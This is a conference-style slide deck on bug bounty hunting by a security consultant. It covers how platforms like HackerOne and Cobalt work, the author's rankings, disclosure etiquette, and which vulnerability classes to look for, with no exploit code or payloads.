



# The Way of the Bounty

by David Sopas (@dsopas)

# ./whoami

- Security Consultant for Checkmarx
- Security Team Leader for Char49
- Disclosed more than 50 security advisories
- Founder of WebSegura.net
- Love to hack web applications



**./whoami**



# Key Topics

- **What's Bug Bounty?**
- **Experience in BBAP**
- **Most common vulnerabilities**
- **Where to start searching**
- **Bug bounty vs Security companies**
- **Q&A**




# What's Bug Bounty?

- In a nutshell you get paid for finding security issues.
- Crowdsourced programs like HackerOne, Cobalt and Bugcrowd help the communication between the “hunter” and companies




# What's Bug Bounty?


You find a security issue on Uber



You report it on HackerOne platform



Uber or a HackerOne mediator/curator triaged the bug



HackerOne pays \$\$\$\$\$



# Experience in BBAP

- Started this path on March 2015 on Cobalt
- 6 months later I was number 1 in the Cobalt rank



# Experience in BBAP

Last 30 days    All Time



**dsopas**  
Portugal



Report Quality

4.5

Rep Score

948



**vinod**  
India




Report Quality

4.3

Rep Score

944



**dawidczagan**  
Poland



Report Quality

4.0

Rep Score

793



# Experience in BBAP

Hall of Fame

Last 30 days All Time



**dsopas**

Portugal



Report Quality

4.5

Rep Score

2.3K



**ru94mb**

India



Report Quality

4.4

Rep Score

1.5K



**dawidczagan**

Poland



Report Quality

4.0

Rep Score

1.4K




# Experience in BBAP

- Decided to join HackerOne and Bugcrowd
- Bugcrowd had bad experience (also it's very hardware security and mobile apps oriented - not my strong point)
- HackerOne was awesome



# Experience in BBAP



**David Sopas (dsopas)**  
Web Security Ninja playing kung-foo on bug hunting appreciation programs.  
[www.davidsopas.com](http://www.davidsopas.com) • Portugal • Member since December 19th, 2014

[Profile](#)   [Thanks](#)   [Badges](#)

## Hacker Activity

Filter by: All ▾

### Reputation

**5.08**  
Signal  
94th  
Percentile

**27.76**  
Impact  
98th  
Percentile

**3564**  
Reputation  
30th  
Rank

5	 Stored XSS on contact name • OLX • by dsopas	disclosed 11 days ago
4	 Adobe XSS • Adobe • by dsopas	disclosed 13 days ago
5	 Reflected File Download on recipe list search • Instacart • by dsopas	disclosed 13 days ago



# Experience in BBAP

- But how did I achieve this?
  - Persistence
  - Searching where others usually don't search
  - To prove myself that I could do it




# Experience in BBAP

- Always respect the scope
- Don't be a begger
- Write clean and provide as much information to the program you can
- Read other bug bounties reports
- Buy the e-book Web Hacking 101



# Experience in BBAP




# Most common vulnerabilities


- Gathered info on more than 500 security valid reports on Cobalt and HackerOne



# Most common vulnerabilities



# Most common vulnerabilities



# Where to start searching



by David Sopas @dsopas



# Where to start searching

- Private Programs
  - XSS (hey they're the most common)
  - XXE
  - RCE
  - Check vulnerabilities in subdomains
